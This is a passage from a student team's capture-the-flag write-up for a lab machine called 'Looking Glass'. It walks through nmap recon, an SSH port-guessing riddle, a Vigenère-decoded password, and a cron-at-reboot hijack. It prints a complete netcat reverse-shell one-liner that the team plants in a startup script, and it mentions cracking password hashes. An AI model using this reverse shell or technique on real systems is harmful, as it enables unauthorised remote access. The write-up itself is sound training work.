
Pentest 1
Looking Glass
Fsociety


Members :

ID	Name	Role
1211102908	Wan Muhammad Ilhan Bin Wan Zil Azhar	Leader
1211101583	Luqman Hakim Bin Noorazmi	Member
1211203101	Jazlan Zuhair Bin Mohamed Zafrualam	Member
1211102054	Mithesh Kumar	Member


First step : *Recon & Enumeration*
Members Involved : Ilhan
Tools used : Terminal, Nmap, SSH, Vigenere Solver
Thought Process and Methodology and Attempts :



Looking at the questions, we see no further clue except an image and the target ip address. First thing we did is to try to browse the ip address to see if it's a website.




Since it is not a website, we try to nmap the target ip address using -sV (to show the version) and -sC (to see all available ports). So the command is **nmap -sV -sC <ip address>**




We get a lot of information from this scan, from here, we can try to ssh into one of these ports using **ssh <ip address> -p <port>**.


It resulted in a text value **HIGHER** and **LOWER**.



This means that we need to try every higher or lower port, until we get the correct one. After trying out several ports and getting the correct one, we are presented with a ciphered code.




Since we don't have an actual clue to how we can solve this riddle, I'm going to try to use an automated cipher solver. In this problem, we use https://www.guballa.de/vigenere-solver to decipher the code.



As a result, we get a line which states “Your secret is **bewareTheJabberwock**”. We can enter this in. Here, we get a username and password pair which we can use to login into the jabberwock user machine.


```
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

By entering the command : **ssh jabberwock@<ip address>** and entering the password. We are now able to log in.




Second Step: Initial Foothold
Members Involved: Jazlan
Tools used: Terminal, Attackbox
Thought Process and Methodology and Attempts:

After successfully getting the password, log into the remote server as jabberwock using *ssh jabberwock@ip.* Type in *ls* and we can see the *user.txt* file and 2 other files (which one of them will be very useful later). Read the file and the reversed flag is revealed.



The not reversed version of the flag is as shown below.



Now earlier we saw the *twasBrillig.sh* file with the *user.txt* file. If we take a look at crontab we can see that the file will be executed when rebooting, and when run *sudo -l*, we can see that we have the permission to run the reboot command as jabberwock.

```
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```


```
User jabberwock may run the following commands on
        looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

With that information, all we have to do now is replace the content in the twasBrillig.sh file with a shell script. We scoured the internet to look for a command, which we found.(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f). Set up a netcat and reboot the server. Wait for netcat's response and Voila!


```
Connection from 10.10.10.46 53392 received!
/bin/sh: 0: can't access tty; job control turned off
```

Third step: *Horizontal Privilege Escalation*
Members Involved: Mitesh
Tools used: Terminal, CrackStation
Thought Process and Methodology and Attempts:


After netcat's response is successful, use the command whoami to see who we are logged in as. Here, we are tweedledum.



Looking at tweedledum's directory, there's a file named humptydumpty.txt, by using get to view the text file, we get a hash.




We can try to crack this hash using https://crackstation.net/ and see if we get any results.




As we can see, all the hash except the last one is cracked. It resulted with ‘maybe one of these is the password’.


For the last one, we can try to use CyberChef and see if we are able to crack it.



